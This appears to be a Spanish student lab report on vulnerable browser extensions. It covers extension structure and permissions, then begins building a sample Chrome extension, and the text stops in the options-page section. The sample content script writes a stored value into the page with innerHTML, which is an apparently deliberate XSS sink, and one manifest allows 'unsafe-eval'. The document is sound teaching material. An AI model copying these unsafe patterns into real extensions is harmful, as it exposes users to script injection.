


# EXTENSIONES DE NAVEGADOR VULNERABLES

## SGSSI / Trabajo Final



Amets Carrera y Jon Ander Jimenez  
Sistemas de Gestión de Seguridad de Sistemas de Información  
2024-2025

<b>1. INTRODUCCIÓN:</b>	<b>2</b>
<b>2. ESTRUCTURA DE UNA EXTENSIÓN:</b>	<b>2</b>
2.1 BACKGROUND SCRIPT Y PERMISOS:	3
2.2 CONTENT SCRIPTS:	5
2.3 POPUP CONTEXT:	6
<b>3. CREANDO NUESTRA EXTENSIÓN:</b>	<b>8</b>
3.1 EL MANIFIESTO DE EXTENSIÓN:	8
3.2 EL SCRIPT DE CONTENIDO:	9
3.3 LA PÁGINA BACKGROUND:	10
3.4 LA PÁGINA DE OPCIONES:	11
3.5 PROBANDO LA EXTENSIÓN:	14
<b>4. SUPERFICIE DE ATAQUE:</b>	<b>16</b>
<b>5. VULNERABILIDADES:</b>	<b>18</b>
5.1 SSRF (Server-Side Request forgery):	18
5.2 INYECCIONES EN LAS APIs DE EXTENSIÓN:	18
5.3 XSS (Cross-Site Scripting):	19
<b>6. EXPLOTANDO LAS VULNERABILIDADES:</b>	<b>20</b>
6.1 ¿CÓMO SE VE EL RCE?:	20
6.1 MODIFICAR LA EXTENSIÓN DE PRUEBA:	21
6.2 EL ATAQUE:	24
6.3 HACIENDO QUE EL ATAQUE TENGA ÉXITO:	27
6.4 EJECUTANDO UN ATAQUE MÁS COMPLEJO:	29
<b>7. EVITAR ATAQUES</b>	<b>40</b>
<b>8. CASOS REALES</b>	<b>45</b>
<b>9. REFERENCIAS:</b>	<b>49</b>

# 1. INTRODUCCIÓN:

Las extensiones de navegador se volvieron populares a principios de la década de 2000 con su adopción por parte de Firefox y Chromium y su popularidad ha ido creciendo desde entonces. Hoy en día, es común que incluso el usuario promedio tenga al menos una extensión instalada, a menudo un bloqueador de publicidad. Mediante este laboratorio, presentaremos la estructura de una extensión de navegador y las vulnerabilidades que están presentes en el ecosistema. Luego, analizaremos la progresión de la seguridad en el espacio de las extensiones, destacando la superficie de ataque y su relación con las mitigaciones que se han implementado. Por último, recomendaremos las mejores prácticas que los usuarios, desarrolladores e investigadores pueden usar para garantizar la seguridad de su extensión.

# 2. ESTRUCTURA DE UNA EXTENSIÓN:

Mozilla y Google, y sus respectivos navegadores, Firefox y Chromium, establecen el estándar para la mayoría de las extensiones de navegador. Las diferencias entre Firefox y Chromium se manifiestan en las diferencias en las políticas sobre lo que está permitido en las tiendas de extensiones correspondientes y en cómo interactúan las extensiones con el navegador, lo que en última instancia decide la seguridad de la extensión para el usuario final.

Una extensión de navegador es un grupo de archivos HTML, CSS y JavaScript que funcionan juntos para mejorar la experiencia de navegación. Por lo general, el código se ejecuta en su propio dominio, el dominio etiquetado por el ID de la extensión. Por ejemplo, la extensión de Chromium uBlock Origin se ejecutará en el dominio `cjpalhdlnbpafiamejdnhcphjbkeiagm`, que la tienda web de Chromium hace evidente a través de la URL:

<https://chromewebstore.google.com/detail/ublock-origin/cjpalhdlnbpafiamejdnhcphjbkeiagm>

Las URL de las extensiones varían según el navegador, pero generalmente siguen el patrón: `browser_specific_extension_scheme://extension_id/actual_resource_name`

Además de los archivos HTML, CSS y JavaScript, una extensión también tiene un archivo de configuración importante, llamado `manifest.json`. Este es un archivo obligatorio que enumera la identificación de la extensión, los permisos requeridos para la extensión y la accesibilidad de la extensión. A medida que el ecosistema de navegadores ha progresado, la versión de la extensión `manifest.json` también ha progresado, y las nuevas versiones a menudo imponen configuraciones más seguras y realizan cambios en la nomenclatura.

En el archivo `manifest.json`, podemos especificar el contexto en el que se ejecutará un archivo. Los tres contextos principales son el content script (scripts de contenido), el popup (ventana emergente) y el background (fondo). Podemos indicarle al navegador en qué contexto deseamos que se ejecute el archivo especificándolo en el archivo `manifest.json`, etiquetados apropiadamente como `content_scripts`, `background_script` y `browser_action` en la versión 2 del `manifest.json` (v2). Existe la versión 3 del manifiesto (v3), pero en este laboratorio nos centraremos en la versión 2. En la Figura 1 se muestra el aspecto que tiene un `manifest.json` (v2).


```
{  
  "manifest_version": 2,  
  "name": "My extension",  
  "version": "1.0",  
  "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self';",  
  "permissions": [  
    "storage",  
    "https://data.example.com/*"  
  ],  
  "content_scripts": [  
    {  
      "js": [  
        "script.js"  
      ],  
      "matches": [  
        "https://example.com/*",  
        "https://www.example.com/*"  
      ]  
    }  
  ],  
  "background": {  
    "scripts": [  
      "jquery-2.2.4.min.js",  
      "background.js"  
    ]  
  },  
  "options_ui": {  
    "page": "options.html"  
  }  
}
```

Figura 1: Ejemplo de un `manifest.json` versión 2 (v2)

## 2.1 BACKGROUND SCRIPT Y PERMISOS:

Empecemos hablando del contexto de background (fondo). El contexto de background es el más poderoso de los tres contextos, con la capacidad de acceder a la mayoría de las API de extensión del navegador [1]. Las **API de extensión del navegador** o **WebExtensions API** son un conjunto de interfaces y herramientas estándar proporcionadas por navegadores como Chrome y Firefox para permitir a los desarrolladores crear extensiones que interactúan con el navegador y mejoran la experiencia del usuario. Las API de extensión le dan a una extensión mucho control

de la experiencia de navegación del usuario, con la capacidad de controlar arbitrariamente las pestañas, leer desde los sitios web o modificar y leer cookies, por nombrar algunos. Afortunadamente, estas habilidades están bloqueadas detrás de permisos, solicitados en el archivo `manifest.json` bajo la clave "permissions". Al instalar una extensión, aparecerá una ventana emergente que describe de manera sencilla qué permisos se le otorgarán a la extensión (Figura 2).



**Figura 2:** Ventana emergente advirtiendo los permisos concedidos a la extensión

Hay algunos permisos importantes que se deben tener en cuenta durante una revisión de seguridad de una extensión. Para ello, debemos mirar la clave de permisos ("permissions") en `manifest.json`, y ver los valores que están definidos, los cuales son una combinación de hosts y permisos reales en la versión v2 (Figura 3).

```
"permissions": [
  "<all_urls>",
  "*/**/*",
  "http://**/*",
  "management",
  "cookies"
],
```

**Figura 3:** Etiqueta "permissions" en `manifest.json`

En este ejemplo, la extensión puede acceder a todas las URL, esto se puede especificar mediante expresiones regulares o mediante la palabra clave `all_urls`. Cuando una extensión tiene permisos para un dominio, le permitirá enviar solicitudes

a ese dominio con todas las cookies, ignorando algunas consideraciones de seguridad. Por ejemplo, si un sitio web configura cookies con la política estricta de **SameSite**, que normalmente impide que esas cookies se envíen con solicitudes desde otros dominios, una extensión con permisos para ese dominio puede ignorar esta restricción. Esto significa que la extensión puede enviar solicitudes al sitio web en nombre del usuario, incluyendo esas cookies protegidas, a pesar de no pertenecer al mismo dominio.

Algunos permisos importantes a tener en cuenta son aquellos que incluyen información sensible del usuario, como *“history”* (historial), *“bookmarks”* (marcadores), *“cookies”* o los que le dan a la extensión más control sobre el navegador, como *“downloads”* (descargas), *“management”* (administración) o *“tab”* (pestaña). Un permiso que tiene mucho poder es el permiso *“activeTab”*, que permite a la extensión inyectar código JavaScript en cualquier dominio con el que el usuario esté interactuando actualmente. Para inyectar en la pestaña actual, debe tener interacción del usuario. Este *“activeTab”* es interesante tanto para la explotación como para las extensiones maliciosas debido a su inmenso poder. Si se puede inyectar una entrada maliciosa en el JavaScript ejecutado, el atacante puede obtener la capacidad de obtener Universal Cross-site scripting (UXSS). Una extensión maliciosa, por otro lado, puede crear accesos directos que se superponen con acciones comunes del usuario, como copiar o pegar, e interactuar con pestañas a las que se supone que no tiene acceso. Los permisos de una extensión son una excelente manera de comenzar a evaluar una extensión para ver si tiene demasiados privilegios para realizar acciones que pueden representar un riesgo. El background script debe ser auditado para garantizar la seguridad de las llamadas a las API del navegador y analizarlo para ver cómo se envían los mensajes a los content script (scripts de contenido).

## 2.2 CONTENT SCRIPTS:

El frontend de una extensión es tan importante como el backend cuando las extensiones quieren interactuar con el DOM de las páginas visitadas por el usuario, una responsabilidad que el background script no puede lograr debido a su falta de acceso al DOM. Aquí es donde entran en juego los content scripts (scripts de contenido). El content script se ejecuta en el contexto del sitio web, pero vive en un mundo aislado (isolated world [2]), donde las variables de JavaScript en los scripts de contenido de una extensión no son visibles para la página host ni para los scripts de contenido de otras extensiones. Por ejemplo, si una extensión quisiera agregar el

resumen de una página en la parte superior para ayudar a la legibilidad, el código podría verse como se enseña en la Figura 4.

```
// Obtener texto de la página web
let innerText = document.body.innerText;

// Llamar API de IA para resumir el texto
let summary = SummarizeApi(innerText);

// Insertar el resumen al principio de la página
document.body.insertAdjacentHTML("afterbegin", summary);
```


**Figura 4:** script.js de una extensión que realiza resúmenes de una página web

El content script también puede escuchar la interacción del usuario en la página actual, lo que permite que se realice una acción en función de la interacción del usuario. Por ejemplo, algunas extensiones traducen el texto presente en la página actual en función de si el usuario resalta o se centra en una determinada palabra o frase. El content script y el background script funcionan en armonía para crear la experiencia deseada de la extensión.

## 2.3 POPUP CONTEXT:

Por último, el popup context (contexto emergente) está presente para el HTML y el JavaScript que componen el menú que "aparece" cuando haces clic en el ícono de la extensión. A menudo, la ventana emergente permitirá al usuario interactuar directamente con la funcionalidad de la extensión, lo que generalmente le permite cambiar configuraciones y realizar solicitudes a servidores backend vinculados a la extensión.


Por ejemplo, en la ventana emergente (popup) uBlock Origin, podemos hacer clic en diferentes íconos para acceder a la página de opciones, deshabilitar fuentes y JavaScript, o deshabilitar la extensión en el sitio web actual (Figura 5).



**Figura 5:** pop-up uBlock

La página emergente, junto con las demás páginas HTML incluidas en la extensión, puede ser una fuente de interés fundamental. Por ejemplo, MetaMask es una extensión de billetera de criptomonedas. Si un sitio web puede ocultar la extensión,


un sitio web malicioso puede engañar al usuario para que firme transacciones y, por lo tanto, provocar la pérdida de fondos (Figura 6).



**Figura 6:** Pop-up de transacción de criptomonedas de MetaMask

Al igual que el background script, el JavaScript que se ejecuta en la página emergente puede usar todas las API de extensiones para las que la extensión tiene permisos y cualquier JavaScript que se ejecute en el dominio de la extensión.

En conclusión, los contextos relevantes se reflejan de forma clara en la Figura 7:



**Figura 7:** Todos los contextos de extensiones de navegador juntos en un esquema



## 3. CREANDO NUESTRA EXTENSIÓN:

¡Muy bien! Ahora que ya sabemos los conceptos teóricos sobre las extensiones, vamos a ponernos manos a la obra y crear nuestra propia extensión. Para no hacerlo muy pesado vamos a crear una extensión muy simple que será compatible con Chrome. Vamos a ir comentando paso por paso cada acción que se debe llevar a cabo, pero puedes clonar el repositorio de GitHub [aquí](#) y abrir la extensión “**extensions/extensionPrueba**”. En ese directorio puedes encontrar todo el código necesario y en el `README.md` del repositorio se muestra como importarlo.

Primero, crearemos un directorio donde vamos a guardar el código de nuestra extensión y le pondremos un nombre como **extensionPrueba**. Vamos a abrir nuestro editor de código preferido que en nuestro caso será Visual Studio Code y desde ahí abriremos el directorio creado (**File > Open Folder > extensionPrueba**). Una vez ahí ya podemos crear los archivos en el orden que iremos mencionando haciendo **Clic derecho > New File > manifest.json**.

(o usando el botón de la Figura 8)




Figura 8: Botón para crear un archivo nuevo

### 3.1 EL MANIFIESTO DE EXTENSIÓN:

Como hemos visto en la teoría, la parte central de una extensión es su manifiesto por lo que vamos a crear el de nuestra extensión. Vamos a crear un archivo llamado “**manifest.json**” donde vamos a pegar el siguiente código:

```
{
  "manifest_version": 2,
  "name": "Prueba Extensión",
  "version": "1.0",
  "permissions": [
    "storage"
  ],
  "content_scripts": [
    {
      "js": [
        "script.js"
      ],
      "matches": [
        "https://example.com/*",
        "https://example.com/*"
      ]
    }
  ]
}
```

```
    }  
  ],  
  "background": {  
    "scripts": [  
      "background.js"  
    ]  
  },  
  "options_ui": {  
    "page": "options.html"  
  }  
}
```


Aquí usamos la versión 2 del manifiesto (v2). Este manifiesto declara que la extensión requiere el permiso “storage” (almacenamiento). Esto significa que puede usar la API de almacenamiento [3] para almacenar sus datos de forma persistente. A diferencia de las *cookies* o las APIs de *localStorage* que otorgan a los usuarios cierto nivel de control, el “storage” (almacenamiento) de la extensión normalmente solo se puede borrar desinstalando la extensión. También declara que esta extensión contiene el script de contenido **script.js**, una página de opciones **options.html** y un script de fondo **background.js**. Analizaremos todos estos elementos a continuación.

### 3.2 EL SCRIPT DE CONTENIDO:

Los scripts de contenido se cargan siempre que el usuario navega a una página coincidente, en nuestro caso cualquier página que coincida con la expresión “<https://example.com/>”. Se ejecutan como los scripts propios de la página y tienen acceso arbitrario al Modelo de objetos del documento (DOM) [4] de la página. Vamos a crear un archivo llamado “**script.js**” donde el script de contenido utiliza ese acceso para mostrar un mensaje de notificación:

```
chrome.storage.local.get("mensaje", result =>  
{  
  let div = document.createElement("div");  
  div.innerHTML = result.mensaje + " <button>Explicar</button>";  
  div.querySelector("button").addEventListener("click", () =>  
  {  
    chrome.runtime.sendMessage("explicar");  
  });  
  document.body.appendChild(div);  
});
```

Este código utiliza la API de almacenamiento para recuperar el valor “mensaje” del almacenamiento de la extensión. Luego, ese mensaje se agrega a la página junto con un botón con la etiqueta “Explicar”. Así es como se ve en *example.com* (Figura 9):



**Figura 9:** Botón “explicar” junto con el mensaje introducido en una web de prueba

¿Qué sucede cuando se hace clic en este botón? El script de contenido utiliza la API `runtime.sendMessage()` [5] para enviar un mensaje a las páginas de extensión. Esto se debe a que un script de contenido solo tiene acceso directo a un puñado de API, como **storage**. Todo lo demás debe ser realizado por las páginas de extensión a las que los scripts de contenido pueden enviar mensajes.

### 3.3 LA PÁGINA BACKGROUND:

Por lo general, cuando los scripts de contenido envían un mensaje, su destino es la página background. La página background o página de fondo es una página especial que siempre está presente a menos que se especifique lo contrario en el manifiesto de la extensión. Es invisible para el usuario, a pesar de ser una página normal con su propio DOM y todo lo demás. Su función es, por lo general, coordinar todas las demás partes de la extensión. Aún así, en nuestro código no vamos a definir una página de background ya que el navegador la genera automáticamente si no se define explícitamente. La página la genera con el nombre de “`_generated_background_page.html`” y se encarga de que todos los background scripts se carguen dentro de ella:

Por lo tanto vamos a aprovechar esa funcionalidad del navegador (evitando tener que crear un `background_page.html`) y vamos a crear nuestro background script con el nombre **“background.js”**:

```
chrome.runtime.onMessage.addListener((request, sender, sendResponse) =>
{
    if (request == "explicar")
    {
        chrome.tabs.create({ url: "https://example.com/explicación" });
    }
})
```


Este script utiliza la API `runtime.onMessage` para escuchar los mensajes. Cuando se recibe el mensaje **“explicar”**, utiliza la API de pestañas [6] para abrir una página (**“https://example.com/explicación”**) en una nueva pestaña.

### 3.4 LA PÁGINA DE OPCIONES:

Pero te preguntarás, ¿cómo ha llegado ese texto **“mensaje”** al almacenamiento de la extensión? A través de una página de opciones que permite configurar la extensión.

Las extensiones del navegador pueden contener varios tipos de páginas. Por ejemplo, existen páginas de acción que se muestran en un menú desplegable cuando se hace clic en el icono de la extensión o páginas que la extensión cargará en una nueva pestaña. A diferencia de la página de background (página de fondo), estas páginas no son persistentes, sino que se cargan cuando es necesario. Sin embargo, todas pueden recibir mensajes de scripts de contenido y todas tienen acceso completo a las API específicas de la extensión, en la medida en que lo permitan los permisos de la extensión.

